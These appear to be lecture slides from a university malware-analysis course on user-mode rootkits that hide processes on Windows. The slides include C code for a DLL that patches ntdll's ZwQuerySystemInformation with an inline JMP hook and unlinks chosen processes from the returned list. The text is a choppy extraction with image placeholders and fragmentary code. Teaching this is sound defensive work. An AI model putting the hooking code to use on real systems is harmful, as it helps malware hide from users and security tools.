



# CSC 471 Modern Malware Analysis

## Stealth process (Rootkit)


Si Chen (schen@wcupa.edu)



# Stealth process (Rootkit)



# Processes in Windows




# Stealth Process



Northrop Grumman B-2 Spirit

# Stealth Process




**Stealth Process**

# API Hook Tech Map

| Method  | Target                                       | Location                    | Tech                 |                  | API                                                        |
|---------|----------------------------------------------|-----------------------------|----------------------|------------------|------------------------------------------------------------|
| Dynamic | Process/Memory<br><br>00000000<br>- 7FFFFFFF | 1) IAT<br>2) Code<br>3) EAT | Interactive Debug    |                  | DebugActiveProcess<br>GetThreadContext<br>SetThreadContext |
|         |                                              |                             | Standalone Injection | Independent Code | CreateRemoteThread                                         |
|         |                                              |                             |                      | Dll File         | Resistry (Applnit_DLLs)<br>BHO (IE only)                   |
|         |                                              |                             |                      |                  | SetWindowsHookEx<br>CreateRemoteThread                     |

# Processes in Windows



- Detect Processes in User Mode (WinAPI):
  - CreateToolhelp32Snapshot()
  - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

```
BOOL EnumProcesses(  
    DWORD *lpidProcess,  
    DWORD cb,  
    LPDWORD lpcbNeeded  
);
```


Retrieves the process identifier for each process object in the system.

# Processes API

CreateToolhelp32Snapshot()  
EnumProcess()



ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(  
    _In_    SYSTEM_INFORMATION_CLASS  
    SystemInformationClass,  
    _Inout_ PVOID                SystemInformation,  
    _In_    ULONG                SystemInformationLength,  
    _Out_opt_ PULONG              ReturnLength  
);
```

Retrieves the specified system information.

**“procexp.exe”**

**Code section for procexp.exe**

00422CF7 CALL DWORD PTR DS:[48C69C]

**IAT section for procexp.exe**

0048C69C 2ED9937C

**“ntdll.dll”**

**;ntdll.ZwQuerySystemInformation()**

7C93D92E MOV EAX, 0AD

...

...

7C93D93A RETN 10

## “procexp.exe”

### Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

### IAT section for procexp.exe

0048C69C 2ED9937C

## “stealth.dll”

10001120. SUB ESP, 10C

...

100116A Call unhook()

...

1001198. CALL EAX; EAX = 7C93D92E

..

CALL Hook()

RETN 10

## “ntdll.dll”

**;ntdll.ZwQuerySystemInformation()**

7C93D92E JMP 10001120

...

...

7C93D93A RETN 10



# Create Stealth Process

```
CreateToolhelp32Snapshot()  
EnumProcess()
```




```
ntdll.ZwQuerySystemInformation()
```

```
ntdll.ZwQuerySystemInformation()
```




# Processes in Windows




taskmgr.exe

ntdll.ZwQuerySystemInformation()




ProcExp.exe

ntdll.ZwQuerySystemInformation()



# Example 1: Stealth Process

- Download and try StealthProcess1.zip



# stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char          szCurProc[MAX_PATH] = {0,};
    char          *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
            hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

            break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
            unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        g_pOrgBytes);

            break;
    }

    return TRUE;
}
```

```

        // del the the process node
        if(pCur->NextEntryOffset == 0)
            pPrev->NextEntryOffset = 0;
        else
            pPrev->NextEntryOffset += pCur->NextEntryOffset;
    }
    else
        pPrev = pCur;
}

if(pCur->NextEntryOffset == 0)
    break;

// move to the next node
pCur = (PSYSTEM_PROCESS_INFORMATION)
        ((ULONG)pCur + pCur->NextEntryOffset);
}
}

__NTQUERYSYSTEMINFORMATION_END:

// restore API Hooking
hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
             (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

return status;
}

```

# stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);


    return TRUE;
}
```

# JMP instruction


## JMP—Jump

| Opcode       | Instruction                                                                                        | Description                                                      |
|--------------|----------------------------------------------------------------------------------------------------|------------------------------------------------------------------|
| EB <i>cb</i> | JMP <i>rel8</i>                                                                                    | Jump short, relative, displacement relative to next instruction. |
| E9 <i>cw</i> | JMP <i>rel16</i>                                                                                   | Jump near, relative, displacement relative to next instruction.  |
| E9 <i>cd</i> | JMP <i>rel32</i>  | Jump near, relative, displacement relative to next instruction.  |
| FF <i>14</i> | JMP <i>r/m16</i>                                                                                   | Jump near, absolute indirect, address given in <i>r/m16</i> .    |
| FF <i>14</i> | JMP <i>r/m32</i>                                                                                   | Jump near, absolute indirect, address given in <i>r/m32</i> .    |
| EA <i>cd</i> | JMP <i>ptr16:16</i>                                                                                | Jump far, absolute, address given in operand.                    |
| EA <i>cp</i> | JMP <i>ptr16:32</i>                                                                                | Jump far, absolute, address given in operand.                    |
| FF <i>15</i> | JMP <i>m16:16</i>                                                                                  | Jump far, absolute indirect, address given in <i>m16:16</i> .    |
| FF <i>15</i> | JMP <i>m16:32</i>                                                                                  | Jump far, absolute indirect, address given in <i>m16:32</i> .    |

# Create Stealth Process



